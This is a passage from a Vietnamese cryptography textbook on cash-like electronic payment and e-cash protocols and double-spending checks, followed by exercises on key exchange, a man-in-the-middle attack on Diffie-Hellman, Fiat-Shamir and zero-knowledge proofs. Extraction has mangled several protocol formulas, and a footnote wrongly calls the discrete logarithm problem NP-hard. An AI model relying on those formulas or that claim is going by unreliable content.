Trong pha giao dịch này (withdrawal), để đổi lấy chứng từ nhà băng, tài khoản của khách hàng sẽ bị triết khấu đi tương ứng với giá trị của chứng từ đó. Như vậy khách hàng đã thực sự trả tiền trước khi có thể sử dụng được chứng từ này để mua hàng và thanh toán ở một nơi nào đó. Vì thế mô hình này được gọi là mô hình trả trước (prepaid). Chứng từ ở đây không phải do khách hàng tạo ra, không phải để dành cho một vụ mua bán cụ thể, mà do nhà băng phát hành có thể dùng vào mọi mục đích thanh toán, vì thế nó giống như tiền mặt và do đó mô hình còn được gọi là mô hình phỏng tiền mặt (cash-like model).

anh Văn

–

Đại học Bách Khoa Hà Nội



Ngân hàng đại diện


ngƣời bán




Ngƣời mua




Ngƣời bán




*Rút tiền*



Thanh toán




*Gửi tiền*



Ngân hàng đại diện

ngƣời mua



Chuyển tiền mặt thực

Khi khách hàng đến một cửa hàng nào đó (shop) mua hàng và thanh toán bằng chứng từ tiền mặt này, cửa hàng sẽ tiến hành kiểm tra tính hợp lệ của chứng từ dựa trên những thông tin đặc biệt do nhà băng tạo trên đó. Sau đó cửa hàng có thể chọn một trong hai cách: (1) liên hệ với nhà băng để chuyển vào tài khoản của mình ngay trước khi chấp nhận giao hàng (deposit-now); (2) chấp nhận và chỉ liên hệ chuyển tiền sau vào thời gian thích hợp (deposit later). Một trường hợp riêng phổ biến của mô hình phỏng tiền mặt là *mô hình tiền mặt điện tử hay tiền điện tử* (electronic cash)

Hình 10.3: Mô hình thanh toán điện tử phỏng tiền mặt

##### 10.6.5 Sơ lược về mô hình tiền mặt điện tử (Electronic Cash)

Mô hình, các bên tham gia và giao thức


**Hạ tầng thanh toán.** Giống như tiền mặt, tiền điện tử cũng có giá trị tiêu dùng được xã hội công nhận. Để tham gia vào hệ thống thanh toán điện tử người sử dụng phải dựa trên một hạ tầng thanh toán đã có, bởi anh ta phải trả tiền để mua tiền điện tử như bất kỳ một mặt hàng hay sử dụng dịch vụ nào khác. Vì vậy, ta có thể coi người sử dụng đã đăng ký tài khoản trong ngân hàng, nơi có nhiệm vụ phát hành tiền điện tử.

**Giao thức rút tiền.** Để có được và tiến hành giao dịch bằng tiền điện tử, người sử dụng phải rút tiền từ tài khoản của mình trong ngân hàng dưới dạng tiền điện tử. Quá trình rút tiền này thực hiện bằng **giao thức rút tiền** với các bên tham gia là ngân hàng và người sử dụng.


**Giao thức thanh toán.** Người sử dụng dùng số tiền điện tử này để thanh toán trong các giao dịch với các nhà cung cấp (chấp nhận thanh toán bằng tiền điện tử do ngân hàng của người sử dụng phát hành) qua **giao thức thanh toán**.

**Giao thức gửi tiền.** Cuối cùng, kết thúc vòng luân chuyển của đồng tiền số, nhà cung cấp gửi số tiền nhận được từ người sử dụng vào tài khoản của mình. Việc gửi tiền vào tài khoản được thực hiện theo định kỳ (ví dụ: cuối ngày). Trong mô hình thanh toán, quá trình gửi tiền trên được gọi là **giao thức gửi tiền**. Tuỳ theo từng mô hình cụ thể mà đồng tiền do nhà cung cấp sở hữu có thể có giá trị thanh toán tiếp hay không, với mô hình không chấp nhận thanh toán tiếp, nhà cung cấp buộc phải gửi những đồng tiền này vào tài khoản của mình trước thời điểm hết hạn sử dụng của chúng.


Hình 10.4: Vòng quay của đồng tiền số



Ngƣời sử dụng




Ngân hàng




Nhà cung

cấp




Giao thức

Rút tiền



Giao thứcThanh toán



Giao thức Gửi

tiền

*Gian lận double-spending*

**Gian lận.** Khác với các phương tiện thanh toán khác (tiền mặt, séc), người ta dễ dàng sao chép tiền điện tử, bởi chúng chỉ là các giá trị số (bits) thông thường trong máy tính. Kẻ gian lận có thể lợi dụng đặc điểm này bằng cách cố tình sử dụng các phiên bản của cùng một đồng tiền điện tử trong các giao dịch thanh toán khác nhau, hiện tượng gian lận này thường được gọi là gian lận double-spending. Vì vậy, trong quá trình thanh toán người ta luôn cần có thủ tục kiểm tra tính hợp lệ của đồng tiền số, bao gồm cấu trúc đồng tiền và hiệu lực thanh toán hiện thời của chúng (đồng tiền đã được tiêu lần nào chưa).

**Thủ tục chống gian lận.** Để ngăn chặn gian lận double-spending, trong hệ thống luôn có *thủ tục kiểm tra tính hợp lệ của đồng tiền số*, thủ tục này chia làm hai pha: *pha kiểm tra cấu trúc của đồng tiền* và *pha kiểm tra số lần tiêu của đồng tiền*, thường được đặt tương ứng trong giao thức thanh toán và giao thức gửi tiền. Trong mô hình thanh toán, thủ tục kiểm tra trên mang tên *thủ tục chống gian lận*. Từ việc phát hiện ra sự gian lận, ngân hàng sẽ quyết định chấp nhận giá trị chỉ một trong các đồng tiền đó và hơn nữa tiến hành các biện pháp xử lý khác nếu cần, ví dụ nêu định danh của kẻ gian lận trên phương tiện công cộng, đưa kẻ gian lận vào sổ theo dõi, hoặc tước bỏ khả năng thanh toán của chúng.

**Hình thức và ý nghĩa của đồng tiền số.** Đồng tiền số bắt đầu vòng đời của mình từ giao thức rút tiền. Sau giao dịch này, người sử dụng sở hữu một số đồng tiền số và hệ thống đảm bảo cho họ giá trị thanh toán của các đồng tiền số này. Giá trị thanh toán của các đồng tiền số thể hiện ở chỗ người sử dụng sẽ thuyết phục được người bán chấp nhận chúng và thông thường chữ ký của ngân hàng trên đồng tiền số là cơ sở để người bán chấp nhận. Kết thúc giao thức thanh toán, nhà cung cấp nhận được các đồng tiền số của người sử dụng và tin tưởng rằng họ có thể gửi các đồng tiền này vào tài khoản của họ trong ngân hàng bằng giao thức gửi tiền. Tóm lại, tại từng bên tham gia, đồng tiền số có những ý nghĩa khác nhau và vì vậy khác với tiền mặt, hình thức và cấu trúc của đồng tiền mà nhà cung cấp nhận được so với đồng tiền trong ví (điện tử) người sử dụng không nhất thiết phải giống nhau.

*Kiểm tra trực tuyến (on-line) và ngoại tuyến (off-line)*

**Kiểm tra tính hợp lệ của đồng tiền số.** Trong giao thức thanh toán của mô hình tiền điện tử, nhà cung cấp cần kiểm tra tính hợp lệ của đồng tiền số nhận được từ người sử dụng trước khi trả lại hàng. Việc kiểm tra này có thể cần sự có mặt của ngân hàng hoặc không. Nếu sự tham gia của ngân hàng ở đây là cần thiết (kiểm tra trực tuyến) thì ngân hàng sẽ trở thành điểm xử lý tập trung. Điều này có nguy cơ dẫn tới bùng nổ chi phí tính toán và truyền thông của ngân hàng, hậu quả là có thể có những giao dịch buộc phải huỷ bỏ do thời gian chờ đợi quá lâu (time-out) hay người mua phải chịu một phí tổn nào đó cho việc thực hiện giao dịch (ví dụ: phí tổn cho một giao dịch dùng thẻ tín dụng là 25c). Bởi vậy, thủ tục kiểm tra tính hợp lệ của đồng tiền số thường được chia làm hai pha và nhà cung cấp chỉ có trách nhiệm kiểm tra cấu trúc của đồng tiền số còn pha kiểm tra số lần tiêu của đồng tiền do ngân hàng đảm nhiệm được đặt ở chế độ ngoại tuyến.

**Kiểm tra trực tuyến và ngoại tuyến.** Khả năng kiểm tra ngoại tuyến của ngân hàng giúp cho hệ thống khỏi bị quá tải khi số phiên giao dịch xảy ra đồng thời quá lớn. Tuy nhiên, đối với các phiên giao dịch có giá trị lớn và bên bán (bên mua) không chấp nhận mạo hiểm (trong thanh toán điện tử bao giờ một trong hai bên tham gia có khoảng thời gian chiếm ưu thế tạm thời, đó là khi bên mua đã nhận được mặt hàng mà chưa trả tiền hoặc bên bán đã nhận được tiền mà chưa đưa hàng), hệ thống cần hỗ trợ khả năng kiểm tra trực tuyến, tránh gian lận từ phía người mua (người bán).

## CÂU HỎI VÀ BÀI TẬP

1. Tại sao nói giao thức Needham-Schoeder là kết hợp của hai yếu tố trao chuyển khóa và xác thực? Có phải mọi bên đều xác thực được lẫn nhau ở đây không?
2. Trong tấn công kẻ-ngồi-giữa đối với giao thức Diffie-Hellman cơ bản, kẻ tấn công C có thể thực hiện cách nào để sau đó có thể thu được kết quả như mô tả dưới đây?

“Như vậy A cứ tưởng là mình đã thiết lập đựoc khoá chung là *ac*1 với B mà thực ra là với

C, cũng như B cứ tưởng là mình đã thiết lập được khoá chung là *ac*2 với A mà thực ra là với C. C sẽ chơi trò đóng giả như sau: Khi nào A nói một câu với B, bằng cách mã theo *ac*1 thì tất nhiên câu nói đó không đến tai B mà lại đến tai C, C sẽ dùng khoá *ac*1 để giải mã rồi lại dùng *ac*2 để mã lại và gửi lên cho B. Như vậy câu nói của A cho B vẫn đến tai

B nhưng C nghe trộm mất. Ngược lại từ B về A cũng vậy. Hai bên A và B cứ tưởng đang nói truyện “thầm” vào tai nhau, kỳ tình C nghe được hết mà hơn nữa chính C đã gửi câu nói của người này đến tai người kia.”

1. Điểm yếu trên có thể khắc phục thông qua việc sử dụng các hàm tạo chữ ký riêng biệt. Hãy xem và phân tích, đánh giá sơ đồ sau:

A B: a

ab

B chọn một số ngẫu nhiên b và tính k=

B A: b, Ek(SB(a, b))

A tính k=ab và giải mã Ek(SB(a, b)) và kiểm định a A  B: Ek(SA(a, b))

1. Trong bước 4 của giao thức PPP, điều kiện kiểm tra mà V thực hiện có thể mô tả b . Tại sao vậy? đơn giản là kiểm tra xem z= y\*c
2. Có thể nói giao thức này được thiết kế dựa trên một tính chất có thể gọi là Nhân tính của RSA. Hãy giải thích nhận xét trên.
3. Hãy lập luận và tính chính xác xác suất thành công của Mallory khi Viktor lặp *k* lần thủ tục thách thức 4 bước.
4. Bản mô tả tiếng Anh sau đây là giao thức có tên gọi “Fiat-Shamir Identification”.

Hãy tìm hiểu và cho biết mục đích và ý nghĩa, sau đó đưa ra các phân tích chi tiết. One-time setup:

* + Trusted center published modulus *n=pq*, but keeps *p* and *q* secret
  + Alice selects a secret prime *s* comprime to *n*, computes *v=s2 mod n,* and registers *v* with the trusted center as its public key Protocol messages:
  + *A*  *B: x = r2 mod n*
  + *B*  *A: e from {0, 1}*
  + *A*  *B: y = rse mod n*

1. Giao thức ở bài tập trên được xây dựng dựa vào một bài toán được công nhận NPkhó. Hãy phát biểu bài toán trên.
2. Alice là chủ nhân của một hệ khóa công khai và muốn chứng minh mình là chủ nhân đích thực (tức là chủ nhân của cặp khóa mà thành phân công khai thì nằm trong chứng chỉ gắn liền với tên Alice) mà không làm lộ thông tin thông qua giao thức dưới đây. Hãy lập luận đánh giá xem giao thức này có thực sự là ZKP.
   1. If the prover claims to be A, the verifier chooses a random message M, and sends the ciphertext C = PA(M) to the prover.
   2. The prover decrypts C using SA (A‟s secret key) and sends the result M‟ to the verifier.
   3. The verifier accepts the identity of the prover if and only if M‟ = M.
3. Phân tích sự khác nhau của vấn đề chống gian lận double-spending trong hai chế độ kiểm tra trực tuyến và ngoại tuyến.

1. Hãng Netscape cho ra đời dòng sản phẩm Netscape Navigator/Communicator từng nổi tiếng và thống trị thị trƣờng trình duyệt trƣớc khi Microsoft phát triển Internet Explorer và cung cấp nhƣ một thành phần miễn phí trong hệ điều hành Windows. Mặc dù Microsoft bị phạt nặng ở Mỹ (vi phạm luật cạnh tranh công bằng), nhƣng nó đã dần chiếm lĩnh hoàn toàn thị trƣờng trình duyệt, đẩy Netscape vào thua lỗ và bị bán cho AOL (American Online). [↑](#footnote-ref-1)
2. Nhắc lại One-time pad là hệ mã bí mật tuyệt đối duy nhất trong đó khoá đƣợc chọn là một chuỗi bít ngẫn nhiên có độ dài đúng bàng tin gửi, còn mã đƣợc tạo bằng cách đem XOR hai chuỗi bit tin gửi và khoá với nhau; giải mã bằng cách lấy bản mã XOR với bản khoá. Nên nhớ hệ này có tính thực tế rất hạn chế vì khoá dài nhƣ tin cần gửi và chỉ đƣợc dùng một lần. [↑](#footnote-ref-2)
3. Ngƣời gác chỉ có nghĩa vụ kiểm tra xem ta có thẩm quyền để ra vào một địa điểm nào đó hay không nhƣng chính ngƣời gác chƣa chắc có quyền đó. Nếu bạn là một VIP, còn ngƣời gác lại làm tay sai cho một tổ chức nào khác thì các thông tin riêng tƣ của bạn có thể bị thu thập gây bất lợi cho bạn. [↑](#footnote-ref-3)
4. Cần lƣu ý rằng bài toán tìm DLP (Discrete Logarithm Problem) đƣợc coi là bài toán NP-khó và không có lời giải thời gian đa thức (tức là với những con số chọn đủ lớn thì thực tế không thể thực hiện đƣợc dù giả sử có trong tay các siêu máy tính thì thời gian thực hiện cũng mất hàng nghìn năm!) [↑](#footnote-ref-4)